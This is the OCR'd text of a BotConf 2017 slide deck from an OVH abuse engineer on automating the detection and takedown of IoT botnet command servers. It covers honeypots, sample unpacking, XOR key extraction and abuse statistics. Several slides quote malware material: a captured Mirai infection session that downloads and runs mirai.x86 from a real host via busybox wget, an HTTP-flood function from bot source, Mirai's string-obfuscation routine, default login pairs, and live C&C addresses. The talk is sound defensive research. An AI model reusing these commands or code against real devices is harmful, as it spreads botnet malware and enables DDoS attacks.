Automation Of Internet-of-Things Botnets Takedown By An ISP

BotConf 2017
Montpellier
06/12/2017

Sébastien Mériot
<sebastien.meriot@corp.ovh.com>
@smeriot

HOSTING PROVIDER PARADOX

- Suffer from DDoS Attack
- You may host the C&C that hits you.

- **The laws forbids you to look at your customer's data.**
  - How to establish the infringement?

- Rely on Abuse reports
  - Lot of noise
  - Most of the time incomplete
  - Already gone


```
--- about ---

217.182.86.166

--- description follows ---

SSH bruteforce attempt (here are more reports: https://www.abuseipdb.com/check/217.182.86.166 )

--- logs follow ---

[root@centosservsev log]# tail fail2ban.log-20171117
2017-11-17 07:44:56,326 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:46:17,425 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:46:19,430 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:47:40,528 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:47:42,533 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:49:01,630 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:49:04,637 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:50:22,740 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:50:24,745 fail2ban.filter         [1099]: INFO    [ssh-iptables] Found 217.182.86.166
2017-11-17 07:50:24,781 fail2ban.actions        [1099]: NOTICE  [ssh-iptables] Ban 217.182.86.166
```

INTERNET-OF-THINGS BOTNET


Hydra 2008	Tsunami 2010	Gafgy/Qbot 2014	MrBlack 2014	MIRAI 2016	Reaper? 2017

1234	1234
root	12345
admin	admin
admin	changeme
admin	QwestM0dem
Wproot	cat1029
root	changeme

PEER-TO-PEER INFECTION



BOTCONF 2017 | SKIDZ




```
1300 /*
1301 - -+-++-++-+  +-++-++-++-++-+-+-
1302 |-| |  | |-+  |-| |  | +-||  +-+
1303 - - -  - -    - - -  - - -+-+- -
1304 */
1305
1306 void sendHTTP(unsigned char *url, int end_time)
1307 {
1308     int end = time(NULL) + end_time;
1309     FILE *pf;
1310     char command[80];
1311     sprintf(command, "wget -s -U \"\" ");
1312     strcat(command, url);
1313     strcat(command, " > /dev/null ");
1314
1315     pf = popen(command,"r");
1316
1317     while(end > time(NULL))
1318     {
1319         system(command);
1320     }
1321
1322 }
1323
1324 //   ____ _    __                 _
1325 //  \_  V_\ / _\  /\  __ _(_)_ __
1326 //   / /\ V// /   /  \/ _` | | '_ \
1327 // /\ /_/ _ \ V /__ / /\ \ (_| | | | | |
1328 // \___/\ \_/\___/ \/   \/\__,_|_|_| |_|
1329
1330 void processCmd(int argc, unsigned char *argv[])
```

OVH

STRONG POTENTIAL OF HARM

QBOT

- 2015 – Social networks → 400 Gbps

MIRAI

- September, 20th 2016 – OVH → 1 Tbps
- September, 20th 2016 – Krebs → 620 Gbps

- October, 21st 2016 – Dyn → 1 Tbps


```
log /home/vac/logs/vac.log-last | egrep "pps\|.....
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.........bps/Gbps/" | sed
"s/......pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|//"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```

Flows of the OVH attack

HOW TO DETECT THOSE C&C ?

- Use Shodan to search for C&C banners
  - Easy & reliable
  - Not exhaustive enough

- 360's Netlab
  - Very interesting
  - Not suitable for abuse team




HOW TO RECOVER THE C&C ?

- Use our honeypots & sample analysis?
  - Sandbox ?
    - Exotic arch: MIPS, ARM, SH4, …
    - Old kernels (2.x)
    - Up to 30 samples / min
  - Code is easy to reverse
    - “strings”

```
ovh@botnet-analyzer:~/analyzer/files/20171126$ strings 1511665010-625-191.96.112.115-ftp |
grep -P "^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$"
191.96.112.115
8.8.8.8
```

WORKFLOW




```
Login: root
Password: password
enable
shell
sh
/bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /d
ev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
cd /
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelp
er; /bin/busybox ECCHI
/bin/busybox cat /bin/echo
/bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://80.82.64.2:80/bins/mirai.x86 -O - > dvrHelper; /bin/bu
sybox chmod 777 dvrHelper; /bin/busybox ECCHI
./dvrHelper telnet.x86; /bin/busybox IHCCE
rm -rf upnp; > dvrHelper; /bin/busybox ECCHI
```

SAMPLE ANALYSIS

```
static void toggle_obf(uint8_t id)
{
    int i;
    struct table_value *val = &table[id];
    uint8_t k1 = table_key & 0xff,
            k2 = (table_key >> 8) & 0xff,
            k3 = (table_key >> 16) & 0xff,
            k4 = (table_key >> 24) & 0xff;

    for (i = 0; i < val->val_len; i++)
    {
        val->val[i] ^= k1;
        val->val[i] ^= k2;
        val->val[i] ^= k3;
        val->val[i] ^= k4;
    }

#ifdef DEBUG
    val->locked = !val->locked;
#endif
}
```

BOTCONF 2017


SAMPLE ANALYSIS

Unpack + UnXOR


Static analysis
- strings
- constants

Dynamic analysis
- DNS & flows

Obfucated



UnXor'ed



OVH

SAMPLE ANALYSIS

Unpack + UnXOR

Static analysis
- strings
- constants

Dynamic analysis
- DNS & flows


```
$ r2 1512080221-914-rozew.tk-masuta.x86
Warning: Cannot initialize dynamic strings
 -- You can redefine descriptive commands in the hud file and using the 'V_' command.
[0x08048164]> s 0x804c15c
[0x0804c15c]> pd 20
           0x0804c15c      90             nop
           0x0804c15d      90             nop
           0x0804c15e      90             nop
           0x0804c15f      90             nop
           0x0804c160      83ec18         sub esp, 0x18
           0x0804c163      6a02           push 2                  ; 2
           0x0804c165      e876290000     call 0x804eae0
           0x0804c16a      58             pop eax
           0x0804c16b      5a             pop edx
           0x0804c16c      6a00           push 0
           0x0804c16e      c70588350508.  mov dword [0x8053588], 0x770c17d9  [0x8053588:4]=0
           0x0804c178      6a02           push 2
           0x0804c17a      e8b1280000     call 0x804ea30
           0x0804c17f      668b00         mov ax, word [eax]
           0x0804c182      c70424020000.  mov dword [esp], 2
           0x0804c189      66a386350508   mov word [0x8053586], ax    ; [0x8053586:2]=0
           0x0804c18f      e8cc280000     call 0x804ea60
           0x0804c194      83c41c         add esp, 0x1c
           0x0804c197      c3             ret
           0x0804c198      90             nop
[0x0804c15c]>
```

OVH

SAMPLE ANALYSIS


```
LAPTOP681505:extract-const smeriot$ ./extract-const samples/1512080221-914-rozew.tk-masuta.x86
Candidates:
    2a2a524a -> [74 82 42 42] => NOP [Connection timed out.]
    100007f -> [127 0 0 1] => NOP [Loopback]
    8080808 -> [8 8 8 8] => NOP [Google DNS]
    591a7bb0 -> [176 123 26 89] => NOP [Connection refused.]
    6400640 -> [64 6 64 6] => NOP [Unrelevant (entropy)]
    2020204 -> [4 2 2 2] => NOP [Unrelevant (entropy)]
    770c17d9 -> [217 23 12 119] => SUCCESS
```

SAMPLE ANALYSIS



SAMPLE ANALYSIS


```
LAPTOP681505:extract-xor-key smeriot$ time ./extract-xor-key dvrMoney
Candidates:
	0
	0xdeadbeef



LAPTOP681505:extract-xor-key smeriot$ time ./extract-xor-key 1512196784-912-sunlessmods.xyz-masuta.x86
 Candidates:
	0
	0xdedeffba
```

SAMPLE ANALYSIS


Unpack
+
UnXOR

Static analysis
- strings
- constants

Dynamic analysis
- DNS & flows



STATISTICS


Abuse Report Concerning IOT Malwares
Before the workflow
After the workflow
sept-15
oct-15
nov-15
déc-15
janv-16
févr-16
mars-16
avr-16
mai-16
juin-16
juil-16
août-16
sept-16
oct-16
nov-16
déc-16
janv-17
févr-17
mars-17
avr-17
mai-17
juin-17
juil-17
août-17
sept-17
oct-17
nov-17
Abuse Report
AVG Before
AVG After

RESPONSIVENESS

Informations

PublicId : **SCBFGTMWHJ**
Mailer Id : **7895912**
Category : Malware
Status : **WaitingAnswer**
Date : 02/12/17
Reports : **171**
Sources : trust (1)
via:api × report:default_defendant_trusted ×
Add a tag

Assign to : sebastien.meriot
Priority : High
Domain : *vps159854.vps.ovh.ca*
Confidential
Protected
Keep updated
Bookmarked

Customer

Account closed

Customer ID : [redacted]-ovh
Email : s[redacted]@gmail.com
Country : **US**
Customer since : **08/10/17**
Services : **5**
Tickets : **2**
Comments :
No comment


Name : [redacted]
Spare email :
Billing Country : **WE**
Language : **EN**
Address : [redacted] **Los Angeles**
legalForm : **individual**
Add a tag

02/12/2017 api:honeypot [http://144.217.12.174:80/bins/mirai.x86]

Honeypot report for http://144.217.12.174:80/bins/mirai.x86

```
URL: http://144.217.12.174:80/bins/mirai.x86

Botnet Family: mirai

Category: Malware
```

Detected in 3 days after the vps creation





vps: 5

Ref	Domain	Creation	Expiration	Auto-renew	State
vps.ssd.2017v2.model1	vps159854.vps.ovh.ca	30/11/17 09:55	02/03/18 09:55		rupture
vps.ssd.2017v2.model1	vps159853.vps.ovh.ca	30/11/17 09:55	02/03/18 09:55		rupture
vps.ssd.2017v2.model1	vps159549.vps.ovh.ca	28/11/17 09:11	28/02/18 09:11		rupture
vps.ssd.2017v2.model1	vps154011.vps.ovh.ca	30/10/17 11:05	02/03/18 11:05		rupture
vps.ssd.2015v1.model2	vps150831.vps.ovh.ca	09/10/17 12:20	09/10/17 12:20		rupture

OVH

LESS C&C HOSTED BUT UPWARDS TREND





GLOBALISATION

- Being more reactive together
  - Detecting IOT C&C
  - Detecting bots
- Let's hope manufacturer will learn from their mistakes…

Ranking Of The Most Targeted Autonomous System By IOT C&C Over The Months

	02/2017	03/2017	04/2017	05/2017	06/2017	07/2017	08/2017	09/2017	10/2017	11/2017
#1	Virgin	OVH	Nuclear fallout	Comcast	OVH	OVH	OVH	OVH	OVH	OVH
#2	Sky UK	Comcast	Comcast	OVH	Cloud flare	Comcast	Comcast	Cloud flare	Comcast	Comcast
#3	OVH	Qwest	GHOSTnet	Nuclear fallout	Internap	Marbis	Cloud flare	Comcast	AT&T	Cloud flare
#4	Telecom Italia	Dotsi	OVH	AT&T	Dotsi	Cloud flare	AT&T	AT&T	Cloud flare	Sky UK

CONCLUSION

- Strong potential to cause harm (still)
- But… Easy to detect and to take down !

- Managing Abuse is a hard job !

- How to share data?
  - Abuse Report Format (ARF / X-ARF)
